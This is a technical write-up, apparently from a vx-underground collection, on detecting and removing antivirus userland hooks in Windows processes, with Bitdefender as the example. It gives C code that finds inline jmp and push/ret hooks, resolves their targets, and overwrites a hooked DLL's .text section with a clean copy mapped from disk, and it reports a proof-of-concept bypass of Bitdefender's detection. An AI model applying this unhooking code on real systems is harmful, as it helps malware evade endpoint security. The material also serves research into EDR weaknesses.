Defeating Userland Hooks (ft. Bitdefender)

vx-underground.org collection // [0x1337dtm](https://twitter.com/0x00dtm)



It has been brought to my attention by [@lkw](https://0x00sec.org/u/lkw) of a recent Cylance bypass that would allow an application to dump memory from the *lsass.exe* process. The [article](https://medium.com/@fsx30/bypass-edrs-memory-protection-introduction-to-hooking-2efb21acffd6) discusses the issues of userland hooks employed by the EDR to detect the use of the ReadProcessMemory Windows API function and how it is possible to develop such a bypass. In this article, I will be doing a technical dive into the internals of how anti-virus software monitors applications’ activity via these userland hooks and the problems associated with them to understand how trivial it may be to defeat them. Unlike the previously mentioned article, I will describe a method that will scale across all hooks within a process should it be desired.

If the reader is unfamiliar with what function hooking is, I have previously written a paper regarding this topic. It is recommended that one understands these fundamentals before continuing onwards as it will be assumed knowledge. The paper can be found [here](https://0x00sec.org/t/userland-api-monitoring-and-code-injection-detection/5565).

**Disclaimer**: This article does not aim to specifically target Bitdefender but rather uses it as an example.

### 

### **Recommended Prerequisites**

* C/C++
* x86 Intel Assembly
* Windows API or internals
* PE file format
* Processes and memory management
* Function hooking

# **Theory**

## **Why Userland Hooks?**


Anti-virus software are trusted applications which operate under complete and total privilege in the kernel. Because of their position, they are able to control and monitor the entire landscape of the system by, for example, modifying system call tables to proxy calls to the Windows operating system allowing them to see all activity. If a userland application attempts to read a process’s memory, anti-virus software can install a hook into the corresponding kernel function (NtReadVirtualMemory) that carries out that procedure and check its parameters before deciding either to disallow it or pass it onto the kernel to be completed.

With the introduction of Kernel Patch Protection (KPP), AKA Patch Guard, in recent 64-bit Windows OSes, Microsoft has severely tanked anti-virus software’s control over what they can or cannot see and instead provide notification routines to allow kernel-mode drivers to register callback functions to receive events such as file IO or process creation. These routines are quite limited in that there does not exist notification routines for each and every possible action. Thus, for anti-virus to retain their ability to monitor applications, they may perform what is known as *userland hooking*. This kind of functionality is also utilised by malware known as *ring3 rootkits* - their name given because of their ability to monitor and control applications’ behaviour in userland by code injection.


The dangers of shifting functionality from kernel to userland is that they are now on the same playing field as (non-rootkit) malware. Once this occurs, the anti-virus itself is susceptible to being compromised and may result in bypasses. Of course, the anti-virus should still exist within the kernel to some extent which does provide *some* protection. For example, if the anti-virus inserts its own DLL into the space of applications, it cannot be removed because of its capabilities to monitor and control module unloading in the kernel. Likewise, anti-viruses critical files on disk or registry entries are also protected.

## **Identifying Hooks**


To be able to detect hooks, they must exist. If the anti-virus does not use hooks, there is nothing to do. Let’s look at an example of how to identify a hooked application’s process. Here we have an application that simply displays a message box.




If we take a look at its loaded modules, we can see *atcuf64.dll* which has a description of *BitDefender Active Threat Control Usermode Filter*. This is what provides the commonly known “behavioural/real-time monitoring” functionality of anti-virus software.




Switching over to the memory view, we can see *RX* memory pages that have no identifiable name or description. These usually contain shellcodes that receive control of the instruction pointer when a function is hooked.







Let’s attach a debugger onto the process and analyse what is happening under the hood. If we jump to a Windows API function, e.g. kernelbase’s CreateRemoteThreadEx, we can see that there is an unusual relative jump to an unnamed section in memory.




Here, it does an absolute jump to another address with an unnamed section in memory.




Looking back to the memory view of the process, we can see that these addresses coincide with the *RX* sections.



So let’s follow the shellcode and see where we end up. Here, we can see a graph of shellcode at 0x20000.



On the right panel, there is a call into the *atcuf64.dll* module. Let’s follow it and take a look.



For those who wish to analyse this themselves, they may do so themselves as it will be out of scope for this article.

So we’ve identified that the anti-virus does indeed use userland hooks. Now that we know this, we can start looking to detect them.

## **Detecting Hooks**

In the example that we used above, we saw that CreateRemoteThreadEx was hooked in the *kernelbase.dll* module but there are plenty more hooked functions in other modules as we will see later. We identified that a function was hooked because it had an instruction pointer redirect using a jmp instruction from the first byte of the function’s address. Since (usually) the first couple of opcodes determines the instruction (in this case E9 is a relative jump), we can read and compare them to see if they are instructions that control the instruction pointer. Another example of instruction pointer control is the shellcode that the hook in CreateRemoteThreadEx redirected to which contained a push/ret combination that would jump to the pushed value. There are many more such as mov reg/jmp reg and call addr. The [anticuckoo project on GitHub](https://github.com/David-Reguera-Garcia-Dreg/anticuckoo/blob/master/anticuckoo.cpp#L536) contains a set of these opcode patterns with which they can be matched to detect if hooks are present.

Here is an example of how this detection may be done.

|  |
| --- |
| BOOL IsHooked(LPCVOID lpFuncAddress) {  LPCBYTE lpBytePtr = (LPCBYTE)lpFuncAddress;   if (lpBytePtr[0] == 0xE9) {  return TRUE;  } else if (lpBytePtr[0] == 0x68 && lpBytePtr[5] == 0xC3) {  return TRUE;  }   return FALSE; } |

Using this IsHooked function with the address of CreateRemoteThreadEx, we read the first byte and compare it with the 0xE9 jmp opcode. If the condition is true, we can tell that it is hooked. We can do the same with the push/ret combination. The first byte 0x68 represents the push instruction. The bytes from position 1 to 4 represent the redirected address. 0xC3 represents the ret instruction.

### **Following Hooks**

Of course, there may be functions that naturally contain code redirection for legitimate purposes such as hot-patching. A method that may be used to check if a hook is legitimate is by seeing whether it redirects to a place in memory that is in the same module or if the two modules’ paths are the same. If not, it may be assumed that the hook redirects code execution to a third party entity such as an anti-virus.

To be able to test if the hook is legitimate, we need to follow the address of the hook. A little modification to the IsHooked function can be done to allow this. It is also crucial to understand that these instruction pointer redirects come in different types, e.g. relative and absolute. Relative means that the jump is relative to its current position whereas absolute means that the given address is exactly the value given to the instruction pointer.

|  |
| --- |
| HOOK\_TYPE IsHooked(LPCVOID lpFuncAddress, DWORD\_PTR \*dwAddressOffset) {  LPCBYTE lpBytePtr = (LPCBYTE)lpFuncAddress;   if (lpBytePtr[0] == 0xE9) {  \*dwAddressOffset = 1;  return HOOK\_RELATIVE; // E9 jmp is relative.  } else if (lpBytePtr[0] == 0x68 && lpBytePtr[5] == 0xC3) {  \*dwAddressOffset = 1;  return HOOK\_ABOLSUTE; // push/ret is absolute.  }   return HOOK\_NONE; // No hook. } |

In both scenarios, the offset from the function’s first byte is 1. Let’s take a look at an example of the E9 jmp:

|  |
| --- |
| jmp opcode | v E9 1C 29 FF FF  ^  |  Redirected address  and the push/ret hook: push opcode ret opcode | | v v 68 DD CC BB AA C3  ^  |  Redirected address |

We can now extract the address and then resolve it with some pointer gymnastics:

|  |
| --- |
| LPVOID lpFunction = ...; DWORD\_PTR dwOffset = 0; LPVOID dwHookAddress = 0; |

|  |
| --- |
| HOOK\_TYPE ht = IsHooked(lpFunction, &dwOffset); if (ht == HOOK\_ABSOLUTE) {  // 1. Get the pointer to the address (lpFunction + dwOffset)  // 2. Cast it to a DWORD pointer  // 3. Dereference it to get the DWORD value  // 4. Cast it to a pointer  dwHookAddress = (LPVOID)(\*(LPDWORD)((LPBYTE)lpFunction + dwOffset)); } else if (ht == HOOK\_RELATIVE) {  // 1. Get the pointer to the address (lpFunction + dwOffset)  // 2. Cast it to an INT pointer  // 3. Dereference it to get the INT value (this can be negative)  INT nJumpSize = (\*(PINT)((LPBYTE)lpFunction + dwOffset);  // 4. E9 jmp starts from the address AFTER the jmp instruction  DWORD\_PTR dwRelativeAddress = (DWORD\_PTR)((LPBYTE)lpFunction + dwOffset + 4));  // 5. Add the relative address and jump size  dwHookAddress = (LPVOID)(dwRelativeAddress + nJumpSize); } |

### **Checking Legitimacy of Hooks**

After obtaining the address, we can get more information about it such as memory page details and module name (if there are any). The [VirtualQuery](https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualquery) function provides this functionality and the returned information can be used to check if the hook and the function are in the same module.

|  |
| --- |
| MEMORY\_BASIC\_INFORMATION mbi; VirtualQuery(  dwHookAddress, // Pointer to the base address.  // The value is actually rounded down  // to the page boundary.  &mbi, // Pointer to MEMORY\_BASIC\_INFORMATION.  sizeof(MEMORY\_BASIC\_INFORMATION) );  // hModule is the handle to the module that we are checking for hooks. if (mbi.AllocationBase == (PVOID)hModule) {  // Same module, assume safe. }  // If we get here, it could be hooked! |

## **Unhooking Hooks**

Once we can detect hooks, all that is left to do is to unhook them. The idea is simple: replace the hooked modules with their original code. Let’s look at how this can be achieved.

### **1. Obtaining the Original Code**

The clean, original code can be found in the file on disk. We can get a handle to the file and then map it into the process space.

Mapping the new module with clean code

|  |
| --- |
| +---- +-------------+ +-------------+  / | Headers | | Headers |  / +-------------+ +-------------+ +-------------+ | .text | | .text | | Headers | | (clean) | | (hooked) | +-------------+ | | | | | .text | +-------------+ +-------------+ | (clean) | | | | | +-------------+ | .data | | .data | | .data | | | | | +-------------+ +-------------+ +-------------+ | ... | | | | | +-------------+ | ... | | ... | | .rsrc | | | | | +-------------+ +-------------+ +-------------+  \ | .rsrc | | .rsrc |  \ | | | |  +---- +-------------+ +-------------+  Clean Clean Hooked  module (disk) module (memory) module (memory) |

Here is example code that does this:

|  |
| --- |
| // Get the file path in here. CHAR szModuleFile[...];  // Get a handle to the file. HANDLE hFile = CreateFile(  szModuleFile, // Pointer to the file path.  GENERIC\_READ, // Read access.  FILE\_SHARE\_READ,  NULL,  OPEN\_EXISTING, // File must exist.  0,  NULL );  // Map the module. HANDLE hFileMapping = CreateFileMapping(  hFile, // Handle to the file.  NULL,  PAGE\_READONLY | SEC\_IMAGE, // Map it as an executable image.  0,  0,  NULL );  LPVOID lpMapping = MapViewOfFile(  hFileMapping, // From above  FILE\_MAP\_READ, // Same map permissions as above.  0,  0,  0 ); |

### 

### 

### 

### **2. Removing the Hooks**

The original code can be extracted from the mapped module and then copied into the existing module to cleanse the hooks.

Replacing hooked code with clean code

|  |
| --- |
| +---- +-------------+ +-------------+  / | Headers | | Headers |  / +-------------+ -------> +-------------+ +-------------+ | .text | | .text | | Headers | | (clean) | memcpy | (clean) | +-------------+ | | | | | .text | +-------------+ -------> +-------------+ | (clean) | | | | | +-------------+ | .data | | .data | | .data | | | | | +-------------+ +-------------+ +-------------+ | ... | | | | | +-------------+ | ... | | ... | | .rsrc | | | | | +-------------+ +-------------+ +-------------+  \ | .rsrc | | .rsrc |  \ | | | |  +---- +-------------+ +-------------+  Clean Clean Cleaned  module (disk) module (memory) module (memory) |

Here is example code that performs this:

|  |
| --- |
| // Parse the PE headers. PIMAGE\_DOS\_HEADER pidh = (PIMAGE\_DOS\_HEADER)lpMapping; PIMAGE\_NT\_HEADERS pinh = (PIMAGE\_NT\_HEADERS)((DWORD\_PTR)lpMapping + pidh->e\_lfanew);  // Walk the section headers and find the .text section. for (WORD i = 0; i < pinh->FileHeader.NumberOfSections; i++) {  PIMAGE\_SECTION\_HEADER pish = (PIMAGE\_SECTION\_HEADER)((DWORD\_PTR)IMAGE\_FIRST\_SECTION(pinh) + ((DWORD\_PTR)IMAGE\_SIZEOF\_SECTION\_HEADER \* i));  if (!strcmp(pish->Name, ".text")) {  // Deprotect the module's memory region for write permissions.  DWORD flProtect = ProtectMemory(  (LPVOID)((DWORD\_PTR)hModule + (DWORD\_PTR)pish->VirtualAddress), // Address to protect.  pish->Misc.VirtualSize, // Size to protect.  PAGE\_EXECUTE\_READWRITE // Desired protection.  );   // Replace the hooked module's .text section with the newly mapped module's.  memcpy(  (LPVOID)((DWORD\_PTR)hModule + (DWORD\_PTR)pish->VirtualAddress),  (LPVOID)((DWORD\_PTR)lpMapping + (DWORD\_PTR)pish->VirtualAddress),  pish->Misc.VirtualSize  );   // Reprotect the module's memory region.  flProtect = ProtectMemory(  (LPVOID)((DWORD\_PTR)hModule + (DWORD\_PTR)pish->VirtualAddress), // Address to protect.  pish->Misc.VirtualSize, // Size to protect.  flProtect // Revert to old protection.  );  } } |


Of course, doing this can be dangerous. For example, in the case there the application is multi-threaded and utilising the modules’ functions, race conditions will arise while the code is part-way being replaced and being executed at the same time. In this situation, suspending all other threads may be advised.

# **Demonstration**


I’ve discovered two hooked functions that trigger Bitdefender’s real-time monitoring functionality. Both show the raw execution of the functions and then Bitdefender detecting, blocking, and deleting the threats. The AntiHook PoC was then called to remove the hooks before performing the same action to show the bypassing of Bitdefender.

## **CreateRemoteThread**

(on external process)

**DebugActiveProcess**

(on cmd.exe)



# **Conclusion**

As we’ve seen, userland hooks are flawed in that they allow malware to fight anti-virus software on equal ground. Although they increase the field of view for monitoring activity, they are potentially a trivial nuisance that can be sidestepped by sufficiently-equipped malware. Anti-virus using this technique should move away and develop something that is more robust as other non-userland-hooking solutions have done but I cannot say whether or not they are more or as effective.

Apologies for the very quick and rough article as I don’t have much time to dedicate towards writing right now. Hope that you’ve appreciated and learned something from this.

As always, the project is available on [GitHub - https://github.com/NtRaiseHardError/AntiHook](https://github.com/NtRaiseHardError/AntiHook)

– *dtm*